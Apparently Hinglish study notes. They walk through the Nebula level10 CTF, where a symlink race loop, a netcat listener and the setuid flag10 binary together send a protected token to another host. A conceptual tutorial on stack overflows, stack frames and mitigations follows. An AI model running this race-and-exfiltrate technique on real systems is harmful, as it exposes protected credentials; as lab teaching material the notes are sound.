-rw-r--r-- 1 flag10 flag10 675 2011-05-18 02:54 .profile
-rw----- 1 flag10 flag10 37 2011-11-20 21:22 token
level10@nebula:/home/flag10$ █
```

Yha pr hume token file read krni hai joki **flag10** user ka hai. aur hum **level10** user To hum yha pr ek fake token bna lenge.

```
level10@nebula:/home/flag10$ touch /tmp/fake_token
level10@nebula:/home/flag10$ while true; do ln -sf /home/flag10/token /tmp/link; ln -sf /tmp/fake_token /tmp/link; done &
```

█

Yha pr while loop use karenge. uske bad **token** ka link banayenge fir **fake\_token** ka link banayenge. Aur ise **&** background me chalate hai.

**-sf** forcefully override krne ke liye hai.

Aur ye loop kabhi khtm nhi hogा jaise hi humara kam ho jayega. Hum ctrl+c press krke end kr denge.

```
drwxrwxrwt 4 root      root     120 2022-04-06 14:05 .
drwxr-xr-x 1 root      root     220 2022-04-06 13:35 ..
-rw-rw-r-- 1 level10   level10    0 2022-04-06 14:03 fake_token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .ICE-unix
lrwxrwxrwx 1 level10   level10   18 2022-04-06 14:05 link -> /home/flag10/token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .X11-unix
level10@nebula:/home/flag10$ ls -la /tmp/
total 0
drwxrwxrwt 4 root      root     120 2022-04-06 14:05 .
drwxr-xr-x 1 root      root     220 2022-04-06 13:35 ..
-rw-rw-r-- 1 level10   level10    0 2022-04-06 14:03 fake_token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .ICE-unix
lrwxrwxrwx 1 level10   level10   18 2022-04-06 14:05 link -> /home/flag10/token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .X11-unix
level10@nebula:/home/flag10$ ls -la /tmp/
total 0
```

```
drwxrwxrwt 4 root      root     120 2022-04-06 14:05 .
drwxr-xr-x 1 root      root     220 2022-04-06 13:35 ..
-rw-rw-r-- 1 level10   level10    0 2022-04-06 14:03 fake_token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .ICE-unix
lrwxrwxrwx 1 level10   level10   15 2022-04-06 14:05 link -> /tmp/fake_token
drwxrwxrwt 2 root      root     40 2022-04-06 13:35 .X11-unix
level10@nebula:/home/flag10$ █
```

To ye constantly bahut tezi se badal rhe hai. jb tk hum open rhe hai tb tk ye 20-30 bar badal ja rhe hai.

Ab hum apna netcat listener start kr lete hun.

```
→ Race-Condition nc -knvlp 18211
Listening on 0.0.0.0 18211
█
```

Yha **-k** isliye use kiya kyoki agar ise ek connection mil jata hai to ye listening band kr deta hai. to band na kare connection milne ke bad bhi listening kare. Uske liye hai.

```
level10@nebula:/home/flag10$ ./flag10 /tmp/link 192.168.1.6
Connecting to 192.168.1.6:18211 .. Connected!
Sending file .. wrote file!
level10@nebula:/home/flag10$ █
```

Phli bar kiye kuchh nhi print hua.

```
→ Race-Condition nc -knvlp 18211
Listening on 0.0.0.0 18211
Connection received on 192.168.1.5 34861
.oO Oo.
```

Fir dusri bar krte hai.

```
root@heilsender-linux:~
level10@nebula:/home/flag10$ ./flag10 /tmp/link 192. → Race-Condition nc -knvlp 18211
168.1.6
Listening on 0.0.0.0 18211
Connecting to 192.168.1.6:18211 .. Connected! Connection received on 192.168.1.5 34861
Sending file .. wrote file!
.level10@nebula:/home/flag10$ ./flag10 /tmp/link 192. Connection received on 192.168.1.5 34862
168.1.6
.oO Oo.
You don't have access to /tmp/link
.level10@nebula:/home/flag10$ ./flag10 /tmp/link 192. 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
168.1.6
Connecting to 192.168.1.6:18211 .. Connected!
Sending file .. wrote file!
.level10@nebula:/home/flag10$ 
```

To yha teesari bar run krne pr key mil gya.

To hum ab su krke flag10 user pr jange. Aur flag as a password use karenge.

```
level10@nebula:/home/flag10$ su flag10
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account
sh-4.2$ 
```

Aur **getflag** command run krenge. To ye solve ho jayega.

#####
#####

## Stack Overflow Vulnerability

A **Stack Overflow Vulnerability** is a type of **buffer overflow** that occurs when a program writes more data to the call stack than it is allocated, leading to memory corruption. This can cause unexpected behavior, crashes, or even allow an attacker to execute arbitrary code.

## How It Works

1. **Stack Structure:** The stack is used for storing function return addresses, local variables, and function parameters.
2. **Buffer Overflow:** If a program writes more data into a buffer (like an array) than it can hold, it can overwrite adjacent memory, including function return addresses.
3. **Control Hijacking:** An attacker can exploit this overflow to overwrite the **return address** and redirect execution to malicious code (like a shellcode).

If the user enters more than 50 characters, it will overwrite adjacent memory, potentially leading to **program crashes** or **code execution**.

## Exploitation

Attackers use techniques such as:

- **Return-Oriented Programming (ROP):** Redirecting execution to pre-existing code in memory.
- **Shellcode Injection:** Injecting malicious shellcode to gain control of the system.
- **Stack Smashing:** Overwriting return addresses to control the execution flow.

## Mitigation Techniques

1. **Stack Canaries:** Special values placed before return addresses to detect overwrites.
2. **Address Space Layout Randomization (ASLR):** Randomizes memory locations to prevent predictable exploits.
3. **Non-Executable Stack (DEP/NX):** Prevents execution of injected shellcode in the stack.
4. **Safe Functions:** Use safer alternatives like `strncpy()` instead of `strcpy()`, and `fgets()` instead of `gets()`.
5. **Compiler Protections:** Use compiler options like `-fstack-protector` (GCC) to detect overflows

=====

Aisa ki hume lgta hai. ki **Stack Overflow** hi **Buffer Overflow** hai. lekin aisa nhi hai. **Stack Overflow** ek part hai **Buffer Overflow** ka.


**Buffer** ka mtlb hota hai koi bhi **temporary storage** aur **overflow** ka mtlb hai **limit** se jyada usme data dalna.

**Buffer overflow** ek wider term hai koi bhi temporary memory jiske andar hum overflow krte hai use buffer overflow khte hai. ye **stack overflow** ho skta hai, **heap overflow** bhi ho skta hai aur other types of **memory overflow** bhi ho skta hai.

Wahin hum bat kre hum particularly stack overflow ki to stack overflow ek smaller term hai. iska mtlb stack memory location hoti hai jiske andar hum overflow krte hai.

To hum sbse phle smjhenge ki **stack** kya hoti hai.

**Reverse Engineering** point of view se **stack** bahut important memory location hai.



Man lijiye humne koi code likha aur use run kiya to run krne ke bad wo program process me convert ho jata hai. mtlb ki uska sara code hota hai wo ram me load ho jata hai. aur RAM instruction by instruction use run krta hai.

Ab process RAM me run ho jata hai. to aise bahut se process RAM me run hote rhte hai ek memory ke andar. Kuchh operating system ke apne hote hai aur kuchh hum run kr rhe hote hai. koi bhi software chalate hai chrome, firefox etc wo sb process bn jate hai. jaise hi hum unko run krte hai.

Ab hr process ko apna memory region diya jata hai. ki ek process run ho rha hai to usko memory ki jarurat hogi to hum itna hissa kat kr de dete hai. to har process ko memory ka hissa kat kr diya jata hai. jise hum khte hai us process ka **memory map**.

Ab us memory map me process apne aap ko kaise batata hai. apne aap ko 4 parts me bat leta hai. operating system ek area de deta hai. jisme wo process kam kr skta hai. jisme wo run ho skta hai. jisme wo code run kare storage banaye jo bhi krna ho. Wo kr skta hai.

Ab us memory map me **4 things** hoti hai jo ek process banata hai.

1. Application
2. Heap
3. Binaries
4. Stack

First hoti hai, application jo bhi executable hai. **exe, elf** use run kiya to uska jo bhi code hogा. To wo application section me hogा. Jaise ki **.bss, .data, .text** section ka code hai. wo sare is section me aa jayega.

Fir us process ke memory ka next region aata hai **Heap, Heap** ek storage hoti hai. man lijiye yh process run kr rha hai. to isko apna storage bhi chahiye. Ye user se input mangegi. To us input ko kahan store kare. Koi variable banaya **a=1** to is **1** ko kahan store krega.

To use hum heap me store kr skte hai. ye bhi ek storage hota hai. heap only one storage nhi hota hai. stack bhi hota hai. but both are different.

Fir aati hai libraries means jo extra code hum use krte hai. jaise ki hum python ka example le to usme hum "hello word" print krte hai. to print ek function hai jiske help se hum "hello world" print kr rhe hai. kya print ka code humne likha hai, nhi wo phle se hi python wale diya hai. wo sara libraries me hi present hai.

Waise hi hum koi program ko run krte hai. to bahut sara code aisa hota hai. jo humne nhi likha hota hai. to wo linux ki **libraries** hoti hai. usme phle se likha hota hai. printf ka code fget ka code etc kisi library me likha hota hai. to unka code bhi load krna pdega. Application ke andar wo code aata hai jo humne likha jo humne nhi likha wo code libraries

me aata hai. wo bhi memory me load hota hai. sbse important hoti hai **libc** jiske andar sara main code hota hai.

Ab aata hai stack. Ye ek aur memory location hai. yha application ko agar data store krna hai. to wh stack ke andar bhi kr skta hai.

Ab hum **Stack** aur **Heap** me different smjh lete hai.

<b>SN</b>	<b>Heap</b>	<b>Stack</b>
<b>1.</b>	Heap bahut badi memory hoti hai.	Stack heap ke comparatively choti memory hoti hai.
<b>2.</b>	Agar hume bada data store krna hai to hum heap ka use le skte hai.	Agar hume chota data store krna hai to hum stack ka use le skte hai.
<b>3.</b>	Ek process me heap bdta jata hai. jb tk ki RAM memory full nhi ho jati.	Ek process me stack limited hota hai.
<b>4.</b>	Heap ko badaya ja skta hai. agar humara heap full ho gya. To so se bolenge wo bda dega.	Stack memory nhi badta hai. jitna os ne assign kr diya utna hai hoga.
<b>5.</b>	Heap ko dynamic memory bhi bolte hai. kyoki ye run time pr badai ja skti hai.	Stack ko static memory bhi bolte hai. kyoki ye badayi nhi ja skti. Jitni hai utni hi rhegi.

Ab hum dekhenge stack kaise use hota hai, kahan use hota hai, aur hum ise overflow kaise kr skte hai.

### C Source Code

```
void func() {
    int a = 1;
    int b = 2;
    return;
}


int main() {
    func();
    puts("Hello world");
}
```

### ASM Source Code

```
func:
    push rbp
    mov  rsp, rbp
    sub  rsp, 0x10
    mov  [rbp-0x4], 0x1
    mov  [rbp-0x8], 0x2
    leave
    ret

main:
    call  func
    mov   rdi, 0x40ED21
    call  puts
```

### STACK




**rbp** aur **rsp** ye do pointer hote hai stack ke. Inko registers kh skte hai.

**rbp → Base pointer**

**rsp → stack pointer**

**rbp** hume ye batata hai. ki **stack** ka **end** kahan pr hai. jo **stack** hai. wo kahan pr khatam ho rha hai.

**rsp** hume batata hai. **stack** ki **starting** kahan hai. means **stack** yha tk full hai. bhara hua hai.



Yha tk full hai, bhara hua hai, ye hume rsp bata hai. ab aap jo bhi kam karoge isse upar karoge.


Aur **stack** humesa niche se upar ki taraf bharta hai. aur khali upar se niche ki taraf hota hai.

Aur stack me, har **function** ka alag **stack** banta hai. jise bolte hai **stack frame**. jaisa ki upar do function hai. **func** aur **main** function inka **stack** alag-2 banega.

Jaise copy me page hota hai. usi tarike se function ka bhi alag page hota hai. iska fayada ye hai ki man lo ek function finish ho gaya to, mai use **frame** ko delete kr denge. taki hum uska aage kahi use kr paye.

Alag mtlb iske tukde ho jayenge itna main ko de diya itna func ko de diya. aise kreke.

Ab ise instruction by instruction run krke samajhenge.



Yha pr ye **green pointer** batayega ki kaun sa instruction next run hone wala hai.


Jaisa hum jante hai. sbse phle cursor **main** me hota hai. to sbse phle hum **func** ko call krne wale hai.

To jaisa ki hum jante hai ki kisi **function** ko call lgne wala hota hai. to **pointer** jump krke us function pr jayega. Aur sare instruction execute krke fir usi jagah pr aayega jaha wo tha.

To use pta kaise chalega ki kahan aana hai. to yhi pr kam aata hai stack ka. Stack me hum store kr dete hai. ki wapas isi jagah pr aana hai.

**mov rdi, 0x40ED21**

To jo iska address hogा use stack me store kr denge.




To yha pr stack bd gya **rsp** ki value upar ho gyi aur (next instruction mov jo hai uska) **return address** humne store kr diya. taki hum is function se wapas to hume pta rhe ki hume kahan jana hai.

## ASM Source Code

```
func:  
▶ push rbp  
  mov rsp, rbp  
  sub rsp, 0x10  
  mov [rbp-0x4], 0x1  
  mov [rbp-0x8], 0x2  
  leave  
  ret  
  
main:  
  call func  
  mov rdi, 0x40ED21  
  call puts
```

## STACK




To ab hum dusre function me aa gye **func** function pr to yha pr ek new **stack** banega.

**push** instruction kisi data rkhta hai **stack** me. To yha pr **push** instruction kh rha hi **rbp** ko **push** kr do. Iska mtlb rbp jis chij ko point kr rha hai use **stack** ke upar rkh denge.

## ASM Source Code

```
func:  
▶ push rbp  
    mov rsp, rbp  
    sub rsp, 0x10  
    mov [rbp-0x4], 0x1  
    mov [rbp-0x8], 0x2  
    leave  
    ret  
  
main:  
    call func  
    mov rdi, 0x40ED21  
    call puts
```

## STACK




To isne **rbp** ko upar save kr diya aur **rsp** aur upar chala gaya. Aur humara **stack** yha tk bhar chuka hai.


## ASM Source Code

```
func:  
    push rbp  
▶ mov rbp, rsp  
    sub rsp, 0x10  
    mov [rbp-0x4], 0x1  
    mov [rbp-0x8], 0x2  
    leave  
    ret  
  
main:  
    call func  
    mov rdi, 0x40ED21  
    call puts
```

## STACK



Next instruction hai ki **rbp** ko **rsp** pr le aao. Isliye humne save kr li value ko taki hume pta rhe ki phle humara **rbp** kahan tha (**main** function ka **rbp** kahan tha) ye pta rhe hume.



Ab next instruction kya hai. **rsp** me se **0x10 (16)** minus kr do. To yha pr **rsp 16 bytes** upar chala jayega.

Aur cursor mov pr aa jayega.

### ASM Source Code

```
func:  
    push    rbp  
    mov     rsp, rbp  
    sub     rsp, 0x10  
▶ mov     [rbp-0x4], 0x1  
    mov     [rbp-0x8], 0x2  
    leave  
    ret  
  
main:  
    call    func  
    mov     rdi, 0x40ED21  
    call    puts
```

### STACK


rsp ►

rbp ►

saved RBP


return address

To hum yha pr dekh skte hai ki 16 bytes ki isne jagah bna di. Aur ek new stack ban gya.  
To ye is function ke liye nya hissa bna jo is function ke liye use hogा.



Yha **rbp** bta rha hai ki yha se starting aur **rsp** bta rha hai ki yha tk bhar skta hai.

